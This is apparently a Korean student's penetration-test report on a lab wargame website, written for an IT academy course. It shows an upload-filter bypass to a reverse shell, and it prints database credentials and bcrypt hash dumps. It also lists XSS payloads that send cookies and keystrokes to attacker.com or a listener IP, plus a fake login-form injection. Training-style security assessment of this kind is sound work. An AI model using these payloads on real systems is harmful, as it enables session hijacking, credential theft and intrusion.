Web Vulnerability Diagnostic Report

웹취약점 진단보고서

KOREA IT 아카데미 대구 김정현

github.com/jeonghyeon96

jeonghyeon.gitbook.io/jeonghyeons-logbook

목차보기

TABLE OF INDEX

점검대상 및 과정

PROJECT OUTLINE

수행 일정

전체기간

2025년 06월 02일
~
2025년 06월 24일

점검자 아이피

192.168.5.~
192.168.56.~

O S

Kali, Rocky Linux

TOOLS

Wfuzz, gobuster, reverseshell

점검대상

웹사이트

Team ESG

대상아이피

192.168.5.160

서비스종류

모의해킹 웹사이트

O S

Linux

점검과정


진단대상 정보 수집


예상 취약점 정리


점검


위험도 평가


취약점 해결방안

OWASP TOP10

Vulnerabilities

1. Broken Access Control
2. Cryptographic Failures
3. Injection
4. Insecure Design
5. Security Misconfiguration
6. Server-Side Request Forgery (SSRF)
7. Security Logging and Monitoring Failures
8. Software and Data Integrity Failures
9. Identification and Authentication Failures
10. Vulnerable and Outdated Components

네트워크구성도 외부

네트워크구성도 내부

진단대상 정보수집


사이트환경

```
[root@Last ~]# neofetch
          #####               root@Last
         #######              ---------
         ##0#0##              OS: Rocky Linux 9.5 (Blue Onyx) x86_64
         #######              Host: VirtualBox 1.2
       ###########           Kernel: 5.14.0-503.40.1.el9_5.x86_64
      #############          Uptime: 2 hours, 46 mins
     ###############         Packages: 720 (rpm)
     ################        Shell: bash 5.1.8
   ##################        Resolution: 1280x800
 ###########################   Terminal: /dev/pts/5
 ###########################   CPU: Intel i7-8700 (1) @ 3.191GHz
   ######################      GPU: 00:02.0 VMware SVGA II Adapter
                               Memory: 1214MiB / 1774MiB

[root@Last ~]# df -lh
Filesystem               Size  Used Avail Use% Mounted on
devtmpfs                 4.0M     0  4.0M   0% /dev
tmpfs                    888M     0  888M   0% /dev/shm
tmpfs                    355M  5.0M  350M   2% /run
/dev/mapper/rl-root       17G  4.1G   13G  25% /
/dev/sda1                960M  409M  552M  43% /boot
tmpfs                    178M     0  178M   0% /run/user/0
```

진단대상 정보수집

Zaproxy



진단대상 정보수집


WFUZZ

```
root@kali-kim: ~
File  Actions  Edit  View  Help
zsh: corrupt history file /root/.zsh_history

┌──(root㉿kali-kim)-[~]
└─# wfuzz -c -z file,/usr/share/wordlists/dirbuster/directory-list-lowercase
-2.3-medium.txt --hc 404 -u http://192.168.5.160/.FUZZ

000046171:   403        7 L      20 W       199 Ch      "htforum"
000047018:   403        7 L      20 W       199 Ch      "html_edito
                                                        rs"
000047404:   403        7 L      20 W       199 Ch      "htmledit"
000049247:   301        7 L      20 W       241 Ch      "fileupload
                                                        "
000050562:   403        7 L      20 W       199 Ch      "html_conte
                                                        nt"
000055275:   403        7 L      20 W       199 Ch      "http_respo
                                                        nse"
```


Wfuzz로 숨겨진 페이지 발견




파일 업로드 가능한 페이지

진단대상 정보수집


업로드취약점



JPG 확장자 업로드 되는것을 확인




업로드된 이미지




PHP 확장자 업로드 불가

취약점 공격시도


업로드취약점



확장자 우회로
PHP 업로드




리버스쉘공격을
위한 리스닝




원격접속 성공

취약점 공격시도


LFI 취약점



Uploads 디렉터리
접근금지 확인



Gobuster로
디렉터리 탐색



5.166 IP 만
SSH 접속가능

취약점 공격시도

시스템공격

```
sh-5.1$

sh-5.1$ id
id
uid=48(apache) gid=48(apache) groups=48(apache)
sh-5.1$ python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
bash-5.1$ cd /var/www/html/includes
cd /var/www/html/includes
bash-5.1$ ls
ls
db.php  ping_loader.php
bash-5.1$ cat db.php
cat db.php
<?php
define('DB_HOST', 'localhost');
define('DB_USER', 'wargame_user'); // 강력한 DB 계정
define('DB_PASS', 'StrongPassword123!'); // 강력한 비밀번호로 교체
define('DB_NAME', 'wargame');

$mysqli = new mysqli(DB_HOST, DB_USER, DB_PASS, DB_NAME);
if ($mysqli->connect_error) {
    die('DB 연결 실패: ' . $mysqli->connect_error);
}
$mysqli->set_charset('utf8mb4');
?>
bash-5.1$
```

Bash 쉘 사용

해당 디렉토리에서
DB 정보 확인

취약점 공격시도

시스템공격

```
bash-5.1$ mysql -u wargame_user -p
mysql -u wargame_user -p
Enter password: StrongPassword123!

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1694
Server version: 10.5.27-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statemen
t.

MariaDB [(none)]>
```

DB 에서 민감한 정보 확인


```
MariaDB [wargame]> SELECT * FROM problems;
SELECT * FROM problems;
+----+-------------+--------+-----------------------------------------------+
| id | owner       | number | flag                                          |
+----+-------------+--------+-----------------------------------------------+
|  1 | timemachine |      1 | I discovered fire                             |
|  2 | timemachine |      2 | BRING THE NEXT STONE                          |
|  3 | timemachine |      3 | Je pense, donc je suis.                       |
|  4 | timemachine |      5 | leo                                           |
|  5 | timemachine |      7 | forty weepy weepy                             |
|  6 | timemachine |      8 | That's one small step for a man, o            |
| 10 | memory      |      1 | good_choice_follow_me                         |
| 11 | memory      |      2 | found_in_localStorage                         |
| 12 | memory      |      3 | may_our_paths_be_bright                       |
| 13 | memory      |      4 | wishing_success_for_all                       |
| 14 | memory      |      5 | YmFzZTY0                                      |
| 15 | memory      |      6 | SK-esgteam-9458                               |
| 16 | memory      |      7 | admin_sql_injection                           |
| 17 | memory      |      8 | lfi_included                                  |
| 18 | memory      |      9 | cookie_bypass                                 |
| 19 | memory      |     10 | csrf_simulated                                |
| 20 | junghyun    |      1 | ghost_1_11_111                                |
| 21 | junghyun    |      2 | ghost_command_injection                       |
| 22 | junghyun    |      3 | ghost_XOR_is_fun                              |
| 23 | junghyun    |      4 | ghost_xss_04                                  |
| 24 | junghyun    |      5 | ghost_Session_Hijacking                       |
| 25 | junghyun    |      6 | ghost_name_is_hades                           |
| 26 | junghyun    |      7 | X_HTTP_Method_Override                        |
| 27 | junghyun    |      8 | sqli_attack                                   |
| 28 | junghyun    |      9 | blind                                         |
| 29 | junghyun    |     10 | Privilege elevation                           |
| 30 | beomgeun    |      1 | youfindme                                     |
| 31 | beomgeun    |      2 | intothedeep                                   |
| 32 | beomgeun    |      3 | entertheesg                                   |
| 33 | beomgeun    |      4 | someoneeyesonyou                              |
```

```
MariaDB [wargame]> SELECT * FROM users;
SELECT * FROM users;
+----+----------+--------------------------------------------------------------+----------+-------------+----------+---------------------+------------+
| id | username | password                                                     | nickname | affiliation | is_admin | created_at          | session_id |
| last_active         | is_online |
+----+----------+--------------------------------------------------------------+----------+-------------+----------+---------------------+------------+
| 35 | ESG      | $2y$10$x145HntAztdz.k24i7LPKezoFN84LQmVp1Y/tTc3Bgc14KMqNLjT6 | ESG      | ESG         |        0 | 2025-05-21 13:45:39 | NULL       |
| 2025-05-21 13:51:34 |         0 |
| 36 | NULL     | $2y$10$7ZkJbikuYtZvxIqjWst2oOi0J719WbvCGcOZGO25yC2FEQ4tWh3Ju | NULL     | NULL        |        0 | 2025-05-21 13:45:52 | NULL       |
| 2025-05-21 13:45:52 |         0 |
| 37 | test     | $2y$10$bto2hjCXwuuhiL6eJWm40uZYiNOp43EyHe/uVeKnb35S0ViL18aY. | 관리자   | ESG         |        0 | 2025-05-22 17:26:42 | g8ff2hj26qo
rkrmjl55i36heli | 2025-06-05 14:08:16 |         1 |
| 38 | jo       | $2y$10$bPrPQzYtScMuE2t8UZeyIu73fGijhgnXKDBKb86nR.LlfUVl.MoNW | ㄱ-       | ESG         |        0 | 2025-05-23 16:06:00 | NULL       |
| 2025-06-05 11:11:14 |         0 |
| 39 | cv0410   | $2y$10$f535suHYmPVPyNtmuaITFeCj9o4jhT3/OSYH9saXvA3qTBiiJGwYO | 보안킹     | ESG         |        0 | 2025-05-23 16:06:03 | lfcfcu966cu
enoniikarcagoss | 2025-06-05 14:15:35 |         1 |
| 42 | kangs232323 | $2y$10$AEk.Doi2Q7qcEn2Z69zaK.kPo/Re//nd4S2h9TPAZk6VTUUNhN0Ja | dd       | ESG         |        0 | 2025-06-02 09:32:57 | cltlstlt5as
qkpsdiqq67aakpu | 2025-06-05 12:47:17 |         1 |
| 44 | test111  | $2y$10$ljPF6yNyBW/m4vNiSDrR0eQvcgVf6fI.L5SfMHqlVXF/F8EAwRrw6 | test111  | ESG         |        0 | 2025-06-02 15:48:42 | NULL       |
| 2025-06-02 16:43:16 |         0 |
| 45 | jjjj     | $2y$10$62X.jIWP86.XGhxKeS36F.1SBvi1BFimj3VDUNFSg9uWF5XgczT4a | jjjj     | NULL        |        0 | 2025-06-03 09:11:26 | NULL       |
| 2025-06-03 15:31:44 |         0 |
| 46 | ljs      | $2y$10$xP3NEJxKdS.JPZEQZFFY6uFD0cxiK/IQx5B9JxtlJRxdLBa4/n/HC | 써니       | NULL        |        0 | 2025-06-03 09:11:49 | NULL       |
| 2025-06-03 15:30:57 |         0 |
| 47 | p        | $2y$10$FqpqPev.o382g8HFXChVo.lSP8El5yTNr52L.57i43zt5tOR9dcTa | 박떡보     | NULL        |        0 | 2025-06-03 09:11:57 | NULL       |
| 2025-06-03 15:15:47 |         0 |
| 48 | moon     | $2y$10$P.MfjhgWuZra9CTbAm8P.e73P3xfy5viAADMT.jZeNCz7EGTXIZm6 | 사로카     | NULL        |        0 | 2025-06-03 09:12:04 | NULL       |
| 2025-06-03 15:42:47 |         0 |
| 49 | 1        | $2y$10$f8r2JZ0cI6GGh2OaEBxAlO2rrf.sONFFzYEkOS5YMhyDr40MWVL8. | 1        | NULL        |        0 | 2025-06-03 09:12:17 | NULL       |
| 2025-06-03 15:27:21 |         0 |
| 50 | mj       | $2y$10$mHstRdRCumXzmtGzkR8qB./xnbfvKa1Dt7tveHMnZwuZr1NQkyxYS | mj       | NULL        |        0 | 2025-06-03 09:12:29 | NULL       |
| 2025-06-03 15:39:49 |         0 |
| 51 | kmj      | $2y$10$GYIQ60mwb0WFwChK7YWT3e1JueKNDtT8lPJal5AUnqlT1gQ1BXSEu | kmj      | NULL        |        0 | 2025-06-03 09:12:43 | NULL       |
| 2025-06-03 15:24:15 |         0 |
| 53 | test112233 | $2y$10$bdC2dJDT4a/rXV3sl9rc0eiqs9G5O08Am6jyS0fR/yptSilbMzLYm | 호호호     | NULL        |        0 | 2025-06-03 10:23:14 | NULL       |
| 2025-06-03 15:40:00 |         0 |
```

취약점 공격시도

XSS 취약점

채팅창에 xss 시도



xss 취약점 발견

취약점 공격시도

XSS 취약점

1. 세션 탈취

document.cookie 탈취

```
<script>
 fetch(‘http://attacker.com/steal?c=‘
+ document.cookie);
</script>
```

2. 사용자 입력 가로채기

Keylogger 설치

```
<script>
document.onkeypress = function(e) {
  fetch('http://attacker.com/keylog?key='
+ e.key);
};
</script>
```

3. 자동공격 + 권한상승

Stored XSS

```
<script>
fetch('/admin/deleteUser?id=1')
// CSRF + XSS 조합
</script>.
```

4. 웹쉘 삽입

업로드 기능

```
<script>
fetch('/fileupload', {
  method: 'POST',
  body: `<formdata with php shell>`
});
</script>
```

5. 백도어 페이지

업로드 기능

```
<script>
fetch('/fileupload', {
  method: 'POST',
  body: `<formdata with php shell>`
});
</script>
```

UI Redress + 피싱

가짜 로그인폼으로 유도

```
<script>
document.body.innerHTML =
'<form action="/login"
method="post">아이디:<input
name=id> 비번:<input
name=pw><input
type=submit></form>';
</script>
```

취약점 공격시도

세션탈취

```
┌──(root㉿kali-kim)-[~]
└─# cd xsslog

┌──(root㉿kali-kim)-[~/xsslog]
└─# ls

┌──(root㉿kali-kim)-[~/xsslog]
└─# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
<img src=x onerror="new Image().src='http://192.168.5.109:8000/log?c='+document.cookie">
```

전송

```
192.168.5.5 - - [17/Jun/2025 02:48:17] code 404, message File not found
192.168.5.5 - - [17/Jun/2025 02:48:17] "GET /log?c=PHPSESSID=n2brig5vn19s0jm6d7btma2td8 HTTP/1.1" 404 -
